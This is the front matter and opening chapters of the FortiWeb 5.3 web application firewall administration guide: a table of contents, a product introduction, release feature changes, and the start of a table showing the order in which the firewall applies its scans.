



WEB APPLICATION FIREWALL

# FortiWeb™ 5.3

Administration Guide



## FortiWeb 5.3 Administration Guide

September 4, 2014

1st Edition

Copyright© 2014 Fortinet, Inc. All rights reserved. Fortinet®, FortiGate®, FortiCare® and FortiGuard® and certain other marks are registered trademarks of Fortinet, Inc., and other Fortinet names herein may also be registered and/or common law trademarks of Fortinet. All other product or company names may be trademarks of their respective owners. Performance and other metrics contained herein were attained in internal lab tests under ideal conditions, and actual performance and other results may vary. Network variables, different network environments and other conditions may affect performance results. Nothing herein represents any binding commitment by Fortinet, and Fortinet disclaims all warranties, whether express or implied, except to the extent Fortinet enters a binding written contract, signed by Fortinet's General Counsel, with a purchaser that expressly warrants that the identified product will perform according to certain expressly-identified performance metrics and, in such event, only the specific performance metrics expressly identified in such binding written contract shall be binding on Fortinet. For absolute clarity, any such warranty will be limited to performance in the same ideal conditions as in Fortinet's internal lab tests. Fortinet disclaims in full any covenants, representations, and guarantees pursuant hereto, whether express or implied. Fortinet reserves the right to change, modify, transfer, or otherwise revise this publication without notice, and the most current version of the publication shall be applicable.

Technical Documentation	<a href="http://docs.fortinet.com">http://docs.fortinet.com</a>
Knowledge Base	<a href="http://kb.fortinet.com">http://kb.fortinet.com</a>
Forums	<a href="https://support.fortinet.com/forum">https://support.fortinet.com/forum</a>
Customer Service & Support	<a href="https://support.fortinet.com">https://support.fortinet.com</a>
Training	<a href="http://training.fortinet.com">http://training.fortinet.com</a>
FortiGuard Threat Research & Response	<a href="http://www.fortiguard.com">http://www.fortiguard.com</a>
License	<a href="http://www.fortinet.com/doc/legal/EULA.pdf">http://www.fortinet.com/doc/legal/EULA.pdf</a>
Document Feedback	Email: <a href="mailto:techdocs@fortinet.com">techdocs@fortinet.com</a>

# Table of contents

<b>Introduction.....</b>	<b>14</b>
Benefits.....	14
Architecture .....	15
Scope.....	15
<b>What's new.....</b>	<b>17</b>
Documentation enhancements.....	19
<b>Key concepts .....</b>	<b>20</b>
Workflow .....	20
Sequence of scans .....	21
IPv6 support .....	26
Solutions for specific web attacks.....	27
HTTP/HTTPS threats .....	27
DoS attacks .....	32
HTTP sessions & security .....	34
FortiWeb sessions vs. web application sessions .....	37
Sessions & FortiWeb HA.....	39
Example: Magento & FortiWeb sessions during failover .....	39
HA heartbeat & synchronization .....	40
Data that is not synchronized by HA .....	41
Configuration settings that are not synchronized by HA.....	42
How HA chooses the active appliance .....	43
Administrative domains (ADOMs).....	45
Defining ADOMs .....	48
Assigning administrators to an ADOM.....	49
How to use the web UI .....	50
System requirements.....	50
URL for access .....	51
Workflow .....	51
Permissions.....	52
Trusted hosts .....	56
Maximum concurrent administrator sessions.....	56
Global web UI & CLI settings.....	56
Buttons, menus, & the displays .....	60
Deleting entries .....	62
Renaming entries .....	63
Shutdown.....	63

<b>How to set up your FortiWeb.....</b>	<b>65</b>
Appliance vs. VMware .....	65
Registering your FortiWeb .....	65
Planning the network topology .....	66
External load balancers: before or after?.....	66
How to choose the operation mode .....	68
Supported features in each operation mode .....	69
Matching topology with operation mode & HA mode.....	70
Topology for reverse proxy mode.....	71
Topology for either of the transparent modes .....	72
Topology for offline protection mode .....	74
Topologies for high availability (HA) clustering .....	75
Connecting to the web UI or CLI .....	78
Connecting to the web UI .....	79
Connecting to the CLI.....	81
Updating the firmware .....	84
Testing new firmware before installing it .....	84
Installing firmware .....	86
Updating firmware on an HA pair.....	90
Installing alternate firmware .....	92
Bootting from the alternate partition .....	95
Changing the “admin” account password.....	97
Setting the system time & date.....	98
Setting the operation mode .....	101
Configuring a high availability (HA) FortiWeb cluster.....	104
Replicating the configuration without FortiWeb HA (external HA) .....	114
Configuring the network settings.....	118
Network interface or bridge? .....	118
Configuring the network interfaces .....	120
Adding VLAN subinterfaces .....	124
Link aggregation .....	128
Configuring a bridge (V-zone) .....	131
Adding a gateway .....	134
Configuring DNS settings .....	138
Connecting to FortiGuard services.....	142
Choosing the virus signature database & decompression buffer.....	146
Accessing FortiGuard via a web proxy .....	148
How often does Fortinet provide FortiGuard updates for FortiWeb? .....	148
Scheduling automatic signature updates .....	149
Manually initiating update requests .....	153
Uploading signature & geography-to-IP updates .....	156
Configuring basic policies .....	157
Example 1: Configuring a policy for HTTP via auto-learning .....	157
Example 2: Configuring a policy for HTTPS .....	158

Example 3: Configuring a policy for load balancing .....	158
Auto-learning .....	160
How to adapt auto-learning to dynamic URLs & unusual parameters .....	160
Configuring URL interpreters .....	161
Example: URL interpreter for a JSP application .....	165
Example: URL interpreter for Microsoft Outlook Web App 2007 .....	165
Example: URL interpreter for WordPress.....	169
Grouping URL interpreters.....	174
Recognizing data types .....	175
Predefined data types.....	175
Grouping predefined data types .....	180
Recognizing suspicious requests .....	180
Predefined suspicious request URLs.....	181
Configuring custom suspicious request URLs .....	182
Grouping custom suspicious request URLs .....	183
Grouping all suspicious request URLs.....	184
Configuring an auto-learning profile .....	186
Running auto-learning.....	189
Pausing auto-learning for a URL.....	190
Viewing auto-learning reports.....	191
Using the report navigation pane.....	192
Using the report display pane.....	195
Overview tab .....	195
Attacks tab .....	197
About the attack count.....	200
Visits tab.....	200
Parameters tab.....	204
Cookies tab .....	205
Generating a profile from auto-learning data.....	206
Transitioning out of the auto-learning phase .....	209
Removing old auto-learning data.....	210
Testing your installation .....	211
Reducing false positives .....	212
Testing for vulnerabilities & exposure .....	213
Expanding the initial configuration.....	213
Switching out of offline protection mode.....	215
<b>Backups.....</b>	<b>216</b>
Restoring a previous configuration.....	220
<b>Administrators .....</b>	<b>222</b>
Configuring access profiles .....	227
Grouping remote authentication queries for administrators.....	228
Changing an administrator's password.....	229

<b>Users</b> .....	<b>231</b>
Authentication styles.....	231
Via the “Authorization:” header in the HTTP/HTTPS protocol.....	231
Via forms embedded in the HTML.....	232
Via a personal certificate.....	234
Offloading HTTP authentication & authorization .....	235
Configuring local end-user accounts.....	237
Configuring queries for remote end-user accounts.....	238
Configuring LDAP queries.....	239
Example for a configuration for AD.....	243
Configuring RADIUS queries.....	243
Configuring NTLM queries .....	246
Grouping users .....	247
Applying user groups to an authorization realm.....	249
Grouping authorization rules.....	251
Single sign-on (SSO).....	254
Example: Enforcing complex passwords .....	258
<b>Defining your web servers &amp; load balancers</b> .....	<b>260</b>
Protected web servers vs. allowed/protected host names .....	260
Defining your protected/allowed HTTP “Host:” header names .....	260
Defining your web servers .....	263
Configuring server up/down checks.....	264
Configuring session persistence.....	266
Creating a server pool.....	268
Routing based on HTTP header content, source IP, or cookie .....	275
Example: Routing according to URL/path .....	280
Example: Routing according to the HTTP “Host:” field .....	281
Example: HTTP routing with full URL & host name rewriting.....	282
Defining your proxies, clients, & X-headers.....	283
Indicating the original client’s IP to back-end web servers .....	284
Indicating to back-end web servers that the client’s request was HTTPS....	286
Blocking the attacker’s IP, not your load balancer .....	287
Configuring virtual servers on your FortiWeb .....	290
Defining your network services.....	292
Defining custom services.....	293
Predefined services .....	293
Enabling or disabling traffic forwarding to your servers .....	294
<b>Secure connections (SSL/TLS)</b> .....	<b>295</b>
Offloading vs. inspection .....	295
Supported cipher suites & protocol versions .....	297
Uploading trusted CAs’ certificates.....	298
Grouping trusted CAs’ certificates .....	300

How to offload or inspect HTTPS .....	301
Generating a certificate signing request .....	304
Uploading a server certificate .....	308
Supplementing a server certificate with its signing chain.....	310
Allowing FortiWeb to support multiple server certificates .....	312
How to force clients to use HTTPS.....	313
How to apply PKI client authentication (personal certificates) .....	314
Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server .....	318
Example: Downloading the CA's certificate from Microsoft Windows 2003 Server .....	328
Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7.....	329
Uploading the CA's certificate to FortiWeb's trusted CA store .....	337
Configuring FortiWeb to validate client certificates .....	338
Revoking certificates .....	340
How to export/back up certificates & private keys.....	340
<b>Access control.....</b>	<b>342</b>
Restricting access to specific URLs .....	342
Combination access control & rate limiting.....	347
Blacklisting & whitelisting clients .....	351
Blacklisting source IPs with poor reputation .....	351
Blacklisting & whitelisting countries & regions .....	353
Blacklisting & whitelisting clients using a source IP or source IP range.....	357
Blacklisting content scrapers, search engines, web crawlers, & other robots.....	359
<b>Rate limiting .....</b>	<b>360</b>
DoS prevention .....	360
Configuring application-layer DoS protection .....	360
Limiting the total HTTP request rate from an IP .....	361
Example: HTTP request rate limit per IP.....	366
Limiting TCP connections per IP address by session cookie.....	366
Example: TCP connection per session limit .....	369
Preventing an HTTP request flood.....	369
Example: HTTP request flood prevention .....	373
Configuring network-layer DoS protection .....	373
Limiting TCP connections per IP address .....	373
Example: TCP flood prevention .....	376
Preventing a TCP SYN flood.....	376
Grouping DoS protection rules .....	377
Preventing brute force logins.....	379
<b>Rewriting &amp; redirecting .....</b>	<b>383</b>
Example: HTTP-to-HTTPS redirect .....	390

Example: Full host name/URL translation .....	393
Example: Sanitizing poisoned HTML.....	397
Example: Inserting & deleting body text.....	399
Example: Rewriting URLs using regular expressions .....	400
Example: Rewriting URLs using variables .....	401
<b>Caching .....</b>	<b>403</b>
What can be cached? .....	408
<b>Blocking known attacks &amp; data leaks .....</b>	<b>409</b>
Configuring action overrides or exceptions to data leak & attack detection signatures.....	420
Finding signatures that are disabled or “Alert Only” .....	423
Defining custom data leak & attack signatures .....	423
Example: ASP .Net version & other multiple server detail leaks.....	428
Example: Zero-day XSS.....	429
Example: Local file inclusion fingerprinting via Joomla .....	431
Defeating cipher padding attacks on individually encrypted inputs.....	433
Enforcing page order that follows application logic .....	437
Specifying URLs allowed to initiate sessions .....	442
<b>Preventing zero-day attacks .....</b>	<b>448</b>
Validating parameters (“input rules”) .....	448
Bulk changes to input validation rules .....	455
Defining custom data types .....	456
Preventing tampering with hidden inputs .....	457
Specifying allowed HTTP methods.....	463
Configuring allowed method exceptions .....	465
HTTP/HTTPS protocol constraints .....	467
Configuring HTTP protocol constraint exceptions .....	475
<b>Limiting file uploads .....</b>	<b>479</b>
<b>Compression &amp; decompression.....</b>	<b>484</b>
Configuring compression/decompression exemptions.....	484
Configuring compression offloading.....	485
Configuring temporary decompression for scanning & rewriting .....	488
<b>Policies .....</b>	<b>491</b>
How operation mode affects server policy behavior .....	491
Configuring the global object white list .....	492
Uploading a custom error page.....	495
Configuring a protection profile for inline topologies.....	496
Configuring a protection profile for an out-of-band topology or asynchronous mode of operation .....	506

Configuring a server policy .....	513
HTTP pipelining.....	525
Enabling or disabling a policy .....	526
<b>Anti-defacement .....</b>	<b>527</b>
Specifying files that anti-defacement does not monitor.....	531
Reverting a defaced web site .....	532
<b>Compliance .....</b>	<b>534</b>
Database security .....	534
Authorization.....	534
Preventing data leaks .....	534
Vulnerability scans .....	535
Preparing for the vulnerability scan .....	536
Live web sites .....	536
Network accessibility .....	536
Traffic load & scheduling.....	536
Scheduling web vulnerability scans.....	537
Configuring vulnerability scan settings .....	538
Running vulnerability scans .....	544
Manually starting & stopping a vulnerability scan.....	546
Viewing vulnerability scan reports .....	547
Scan report contents .....	548
Downloading vulnerability scan reports.....	549
<b>Advanced/optional system settings .....</b>	<b>551</b>
Changing the FortiWeb appliance's host name.....	551
Fail-to-wire for power loss/reboots .....	552
Advanced settings .....	553
Example: Setting a separate rate limit for shared Internet connections.....	555
<b>Monitoring your system .....</b>	<b>557</b>
Status dashboard .....	557
System Information widget.....	560
FortiGuard Information widget.....	562
CLI Console widget.....	566
System Resources widget .....	568
Attack Log Console widget.....	568
Real Time Monitor widget .....	569
Event Log Console widget.....	570
Policy Sessions widget .....	570
Operation widget .....	571
Policy Status dashboard.....	572
RAID level & disk statuses .....	573
Logging.....	574

About logs & logging.....	575
Log types .....	576
Log severity levels.....	576
Log rate limits .....	577
Configuring logging.....	577
Enabling log types, packet payload retention, & resource shortage alerts ....	578
Configuring log destinations .....	581
Obscuring sensitive data in the logs.....	585
Configuring Syslog settings .....	586
Configuring FortiAnalyzer policies .....	587
Configuring triggers .....	589
Viewing log messages .....	589
Viewing a single log message as a table .....	594
Viewing packet payloads .....	595
Switching between Raw & Formatted log views.....	597
Displaying & arranging log columns.....	598
Filtering log messages .....	600
Downloading log messages .....	602
Deleting log files.....	604
Searching attack logs .....	605
Coalescing similar attack log messages.....	608
Alert email .....	610
Configuring email settings .....	610
Configuring alert email for event logs .....	612
SNMP traps & queries .....	614
Configuring an SNMP community .....	616
MIB support .....	620
Reports .....	620
Customizing the report's headers, footers, & logo .....	623
Restricting the report's scope .....	624
Choosing the type & format of a report profile .....	627
Scheduling reports.....	630
Selecting the report's file type & email delivery.....	630
Viewing & downloading generated reports.....	632
Data analytics .....	633
Configuring policies to gather data.....	633
Updating data analytics definitions.....	633
Viewing web site statistics .....	634
Filtering the data analytics report.....	638
Bot analysis.....	640
Monitoring currently blocked IPs.....	641
FortiGuard updates.....	641
Vulnerability scans .....	642

<b>Fine-tuning &amp; best practices .....</b>	<b>643</b>
Hardening security.....	643
Topology .....	643
Administrator access .....	644
User access .....	646
Signatures & patches.....	647
Buffer hardening .....	647
Enforcing valid, applicable HTTP.....	649
Sanitizing HTML application inputs .....	649
Improving performance .....	649
System performance.....	649
Antivirus performance.....	650
Regular expression performance tips.....	650
Logging performance.....	652
Report performance.....	653
Auto-learning performance .....	654
Vulnerability scan performance .....	658
Packet capture performance .....	658
Improving fault tolerance .....	658
Alerting the SNMP manager when HA switches the primary appliance.....	659
Reducing false positives .....	659
Regular backups.....	663
Downloading logs in RAM before shutdown or reboot .....	664
<b>Troubleshooting .....</b>	<b>665</b>
Frequently asked questions.....	665
Administration .....	665
FortiGuard .....	665
Access control and rewriting .....	665
Logging and packet capture.....	665
Security .....	666
Performance.....	666
How do I recover the password of the admin account?.....	666
What is the maximum number of ADOMs I can create? .....	666
How do I troubleshoot a high availability (HA) problem?.....	666
Why did the FortiGuard service update fail? .....	669
Why is URL rewriting not working?.....	669
How do I create a custom signature that erases response packet content? .....	670
How do I reduce false positives and false negatives?.....	671
Why is FortiWeb not forwarding non-HTTP traffic (for example, RDP, FTP) to back-end servers even though set ip-forward is enabled? .....	672
Why do I not see HTTP traffic in the logs? .....	672
Why do I see HTTP traffic in the logs but not HTTPS traffic? .....	676
How do I store traffic log messages on the appliance hard disk?.....	676
Why is the most recent log message not displayed in the Aggregated Attack log?	

How can I sniff FortiWeb packets (packet capture)? .....	677
How do I trace packet flow in FortiWeb? .....	678
How do I detect which cipher suite is used for HTTPS connections? .....	679
How do I use performance tests to determine maximum performance? .....	680
How can I measure the memory usage of individual processes? .....	680
Tools .....	680
Ping & traceroute .....	681
Log messages.....	682
Diff.....	682
Packet capture.....	683
Diagnostic commands in the CLI.....	688
Retrieving kernel or daemon logs .....	689
How to troubleshoot .....	689
Establishing a system baseline.....	689
Determining the source of the problem .....	689
Planning & access privileges .....	690
Solutions by issue type.....	691
Connectivity issues .....	691
Checking hardware connections .....	692
Examining the ARP table .....	692
Checking routing.....	692
Testing for connectivity with ping .....	694
Testing routes & latency with traceroute .....	698
Examining the routing table .....	701
Checking port assignments .....	702
Performing a packet trace.....	702
Debugging the packet processing flow .....	703
Checking the SSL/TLS handshake & encryption.....	703
Resource issues.....	704
Killing system-intensive processes.....	704
Monitoring traffic load.....	705
Preparing for attacks.....	705
Login issues .....	705
Checking user authentication policies .....	705
When an administrator account cannot log in from a specific IP .....	706
Remote authentication query failures .....	706
Resetting passwords .....	706
Data storage issues .....	708
Bootup issues .....	708
Hard disk corruption or failure .....	708
Power supply failure.....	710
Issues forwarding non-HTTP/HTTPS traffic .....	712
Resetting the configuration.....	712
Restoring firmware (“clean install”).....	713

<b>Appendix A: Port numbers.....</b>	<b>716</b>
<b>Appendix B: Maximum configuration values .....</b>	<b>719</b>
Maximum values on FortiWeb-VM .....	724
Data analytics maximums.....	725
<b>Appendix D: Regular expressions.....</b>	<b>726</b>
Regular expression syntax.....	726
What are back-references? .....	731
Cookbook regular expressions.....	733
Language support.....	735
<b>Appendix C: Supported RFCs, W3C, &amp; IEEE standards.....</b>	<b>737</b>
RFCs .....	737
W3C standards .....	737
IEEE standards .....	738
<b>Index .....</b>	<b>739</b>

# Introduction

Welcome, and thank you for selecting Fortinet products for your network.

FortiWeb hardware and FortiWeb-VM virtual appliance models are available that are suitable for medium and large enterprises, as well as service providers.

## Benefits

FortiWeb is designed specifically to protect web servers.

FortiWeb web application firewalls (WAF) provide specialized application layer threat detection and protection for HTTP or HTTPS services such as:

- Apache Tomcat
- nginx
- Microsoft IIS
- JBoss
- IBM Lotus Domino
- Microsoft SharePoint
- Microsoft Outlook Web App (OWA)
- RPC and ActiveSync for Microsoft Exchange Server
- Joomla
- WordPress
- and many others

FortiWeb's integrated web-specific vulnerability scanner can drastically reduce challenges associated with protecting regulated and confidential data by detecting your exposure to the latest threats, especially the [OWASP Top 10](#).

In addition, FortiWeb's HTTP firewall and denial-of-service (DoS) attack-prevention protect your Internet-facing web-based applications from attack and data theft. Using advanced techniques to provide bidirectional protection against sophisticated threats like SQL injection and cross-site scripting (XSS), FortiWeb helps you prevent identity theft, financial fraud, and corporate espionage. FortiWeb delivers the technology you need to monitor and enforce government regulations, industry best practices, and internal security policies, including firewalling and patching requirements from [PCI DSS](#).

FortiWeb's application-aware firewalling and load balancing engine can:


- Secure HTTP applications that are often gateways into valuable databases
- Prevent and reverse defacement
- Improve application stability
- Monitor servers for downtime & connection load
- Reduces response times
- Accelerate SSL/TLS \*
- Accelerate compression/decompression
- Rewrite content on the fly

\* On VM models, acceleration is due to offloading the cryptography burden from the back-end server. On hardware models, cryptography is also hardware-accelerated via ASIC chips.

FortiWeb significantly reduces deployment costs by consolidating WAF, hardware acceleration, load balancing, and vulnerability scanning into a single device with no per-user pricing. Those features drastically reduce the time required to protect your regulated, Internet-facing data and eases the challenges associated with policy enforcement and regulatory compliance.

## Architecture

**Figure 1:** Basic topology



FortiWeb can be deployed in a one-arm topology, but is more commonly positioned inline to intercept all incoming clients' connections and redistribute them to your servers. FortiWeb has TCP- and HTTP-specific firewalling capability. Because it is not designed to provide security to non-HTTP applications, it should be deployed behind a firewall such as FortiGate that focuses on security for other protocols that may be forwarded to your back-end servers, such as FTP and SSH.

Once the appliance is deployed, you can configure FortiWeb via its web UI and CLI, from a web browser and terminal emulator on your management computer.

## Scope

This document describes how to set up your FortiWeb appliance. For both the hardware and virtual appliance versions of FortiWeb, it describes how to complete first-time system deployment, including planning the network topology.

It also describes how to use the web user interface (web UI), and contains lists of default utilized port numbers, configuration limits, and supported standards.

This document assumes, if you have installed the virtual appliance version (FortiWeb-VM), that you have already followed the instructions in the [FortiWeb-VM Install Guide](#).

After completing “[How to set up your FortiWeb](#)” on page 65:

- You will have administrative access to the web UI and/or CLI.
- You will have completed firmware updates, if any.
- The system time, DNS settings, administrator password, and network interfaces will be configured.
- You will have set the operation mode.
- You will have configured basic logging.
- You will have created at least one server policy.
- You may have completed at least one phase of auto-learning to jump-start your configuration.

Once that basic installation is complete, you can use the rest of this document to use the web UI to:

- Update the FortiWeb appliance.
- Reconfigure features.
- Use advanced features, such as anti-defacement.
- Diagnose problems.

This document does **not** provide a reference for the command line interface (CLI). For that information, see the [FortiWeb CLI Reference](#).

This document is intended for administrators, not end users. If you are accessing a web site protected by FortiWeb, please contact your system administrator.

# What's new

The list below contains features new or changed since FortiWeb 5.2. For upgrade information, see the Release Notes available with the firmware and [“Updating the firmware” on page 84](#).

## FortiWeb 5.3



Due to server policy architecture changes, you must first migrate your existing configuration before you upgrade. A script is available to perform this task. For details, see the FortiWeb 5.3 release notes.

- **New architecture for server policies** — Server policy configuration now allows you to implement HTTP content routing and load balancing in a single server policy when FortiWeb is deployed in reverse proxy mode. Because this new architecture allows you to add multiple web protection profiles to a single server policy, you can now apply different protection profiles to different domains and/or URLs. This capability is especially important for customers who have multiple applications that require different security protection but reside on the same server.
- **New load balancing configuration** — You now define your back-end web servers within a server pool, which you configure as either single server or server balance. A server balance pool includes a load balancing configuration: server health checks, load balancing algorithm, and persistence.  
  
You can assign the server pool to a HTTP content routing policy, and then, in turn, select one or more HTTP content routing policies in a server policy. For policies that do not include HTTP header-based routing, you can select the server pool in the server policy directly.  
  
See [“Defining your web servers” on page 263](#).
- **Combine HTTP header-based routing and load balancing in a single server policy** — Server pool configuration now includes a load balancing configuration. You can assign pools to a server policy that applies one or more HTTP content routing policies. See [“Configuring a server policy” on page 513](#).
- **Error message when all pool members are down** — In addition to the configurable or custom attack blocking message, a server policy now specifies the message that FortiWeb sends to clients when none of the server pool members are available. See [“Configuring a protection profile for inline topologies” on page 496](#).
- **Server pool persistence configuration** — A server pool configuration can now include a persistence configuration. After FortiWeb has forwarded the first packet from a client to a pool member, it forwards subsequent packets to the same back-end server using the selected persistence method. See [“Configuring session persistence” on page 266](#).
- **Health check options in server pools** — You now create server health check configurations using the *Server Objects > Server* menu. And you now add server

up/down checks to a server pool configuration, instead of adding them to server policies. See [“Configuring server up/down checks” on page 264](#).

- **Multiple certificates per IP address** — The new SNI (Server Name Indicator) configuration allows FortiWeb to present a different certificate depending on the domain that the client requests. See [“Allowing FortiWeb to support multiple server certificates” on page 312](#).
- **Real browser enforcement in custom rule** — You can now add real browser enforcement to Advanced Protection custom rules as well as DoS protection features. See [“Combination access control & rate limiting” on page 347](#).
- **IP Reputation exceptions by geolocation** — You can now specify exceptions to IP addresses that FortiWeb blocks based on country or region of origin. See [“Blacklisting & whitelisting countries & regions” on page 353](#).
- **Exclude directories and files from anti-defacement monitoring** — The *Anti Defacement File Filter* option allows you specify the names of directories and files that you want to exclude from monitoring. Alternatively, you can specify the folders and files you want FortiWeb to monitor and it will exclude any others. See [“Specifying files that anti-defacement does not monitor” on page 531](#).
- **Attack and traffic logs and reports**
  - The attack log message that FortiWeb generates when it detects cookie poisoning now shows the expected cookie value and actual value. In addition, it provides the cookie path and domain information.
  - The attack log message that FortiWeb generates when traffic violates a HTTP protocol constraint now provides more information about the violation, including the name of the protection profile that applies the constraint, the specific constraint, and details such as the allowed and detected values.

For more information, see the [FortiWeb Log Reference](#).

- **Integrity checks** — Use the new `config system fips` CLI command to perform integrity checks of firmware updates, system configuration, and `kernel.img`, and `rootfs.img` files. For details, see the [FortiWeb CLI Reference](#).
- **High Availability (HA) enhancements** — FortiWeb now includes the FortiGuard Antivirus signatures when it synchronizes between active and standby appliances. In addition, the synchronization process is now faster. See [“HA heartbeat & synchronization” on page 40](#).
- **Signature updates status** — When a scheduled or manual update of FortiGuard services is underway, FortiWeb now displays the following items:
  - The status of the update.
  - A *Refresh* button.
  - If FortiWeb is downloading an anti-virus package, a *Stop Download* button.

In addition, FortiWeb now tests the download speed from different FortiGuard Distribution Servers to determine which one to use for signature updates.

See [“Scheduling automatic signature updates” on page 149](#) and [“Manually initiating update requests” on page 153](#).

## FortiWeb 5.2 Patch 2

- **FortiWeb-VM on demand on Amazon Web Services (AWS)** — In addition to running FortiWeb-VM on AWS using a license you own, you can use Amazon’s EC2 console to deploy FortiWeb-VM on an hourly basis.

On-demand/hourly FortiWeb-VM from AWS includes a fully-licensed instance of FortiWeb-VM, all FortiGuard services, and technical support.
- **Default password for FortiWeb-VM on AWS** — When you deploy FortiWeb on AWS, the `admin` administrator has a default password, which is the AWS instance ID.

For more information on deploying FortiWeb-VM on AWS, see the [FortiWeb-VM Installation Guide](#).

### FortiWeb 5.2 Patch 1

- **FortiWeb-VM01** — This new FortiWeb-VM version supports 1 virtual CPU.
- **FortiWeb-VM support for Microsoft Hyper-V** — You can now deploy FortiWeb-VM as a Hyper-V virtual machine.

For more information on FortiWeb-VM features, see the [FortiWeb-VM Installation Guide](#).

### FortiWeb 5.2

- **New Advanced Protection custom rule filter types** — The new filter types provide more sophisticated detection of complicated attacks. In addition, new predefined rules such as crawler, scanning, and slow attacks based on these new capabilities have been added. See [“Combination access control & rate limiting” on page 347](#).
- **Administrative access for VLANs** — You can now allow administrative access to virtual local area network (VLAN) subinterfaces. See [“Adding VLAN subinterfaces” on page 124](#).
- **ADOM certificate management** — When you create administrative domains (ADOMs), certificate configuration options are now located in the menu for each administrative domain, instead of the *Global* menu. This allows each administrative domain to have its own certificates and certificate-related settings. See [“Administrative domains \(ADOMs\)” on page 45](#).
- **Specify IP ranges for URL Access Rule and IP List** — When you configure access control by URL or a blacklist or whitelist, in addition to specifying a single IP address, you can now also specify a range of IP addresses. See [“Restricting access to specific URLs” on page 342](#) and [“Blacklisting & whitelisting clients using a source IP or source IP range” on page 357](#).
- **Attack and traffic logs and reports**
  - Attack logs now contain *Source Country*, *Signature ID*, and *Signature Subclass Type* fields. Traffic logs now contain a *Source Country* field. See [“Viewing log messages” on page 589](#).
  - When you view the attack and traffic log messages in the web UI, in the *Source* column, a flag icon beside the IP address indicates the country associated with the address. See [“Viewing log messages” on page 589](#).
  - FortiWeb now has new report types that capture traffic and attack activity by source country and attack signature. See [“Choosing the type & format of a report profile” on page 627](#).

## Documentation enhancements

A FAQ (Frequently Asked Questions) section in the troubleshooting section provides solutions to many common issues and the location of more detailed information in this handbook. See [“Frequently asked questions” on page 665](#).

The maximum values appendix now provides additional values. See [“Appendix B: Maximum configuration values” on page 719](#).

# Key concepts

This chapter defines basic FortiWeb concepts and terms.

If you are new to FortiWeb, or new to security, this chapter can help you to quickly understand.

## See also

- [Appliance vs. VMware](#)

## Workflow


Begin with [“How to set up your FortiWeb” on page 65](#) for your initial deployment. These instructions will guide you to the point where you have a simple, verifiably working installation.

***Ongoing use is located in the chapters after “How to set up your FortiWeb”.*** Once you have successfully deployed, ongoing use involves:

- Backups
- Updates
- Configuring optional features
- Adjusting policies if:
  - New attack signatures become available
  - Requirements change
- Fine-tuning performance
- Periodic web vulnerability scans if required by your compliance regime
- Monitoring for defacement or focused, innovative attack attempts from advanced persistent threats (APTs)
- Monitoring for accidentally blacklisted client IPs
- Using data analytics to show traffic patterns

Except for features independent of policies such as anti-defacement, most features are configured **before** policies. Policies link protection components together and apply them. As such, policies usually should be configured last, not first.

## Workflow: FortiWeb's Configuration Prerequisites



## Sequence of scans

FortiWeb appliances apply protection rules and perform protection profile scans in the following order of execution, which varies by whether you have applied a web protection profile. To understand the scan sequence, read from the top of the table (the first scan/action) towards the bottom (the last scan/action). Disabled scans are skipped.



To improve performance, block attackers using the earliest possible technique in the execution sequence and/or the least memory-consuming technique.



The blocking style varies by feature and configuration. For example, when detecting cookie poisoning, instead of resetting the TCP connection or blocking the HTTP request, you could log and remove the offending cookie. For details, see each specific feature.

**Table 1:** Execution sequence (web protection profile)

Scan/action	Involves
<b><i>Request from client to server</i></b>	
<i>TCP Connection Number Limit (TCP Flood Prevention)</i>	Source IP address of the client (depending on your configuration of X-header rules (see “Defining your proxies, clients, & X-headers” on page 283) this could be derived from either the SRC field in the IP header, or an HTTP header such as X-Forwarded-For: or X-Real-IP:)

**Table 1:** Execution sequence (web protection profile)

Scan/action	Involves
<i>Block Period</i>	Source IP address of the client (depending on your configuration of X-header rules (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a> ) this could be derived from either the SRC field in the IP header, or an HTTP header such as X-Forwarded-For: or X-Real-IP:)
<i>IP List *</i> (individual client IP black list or white list)	Source IP address of the client in the IP layer
<i>Add X-Forwarded-For:</i> <i>Add X-Real-IP:</i>	Source IP address of the client in the HTTP layer
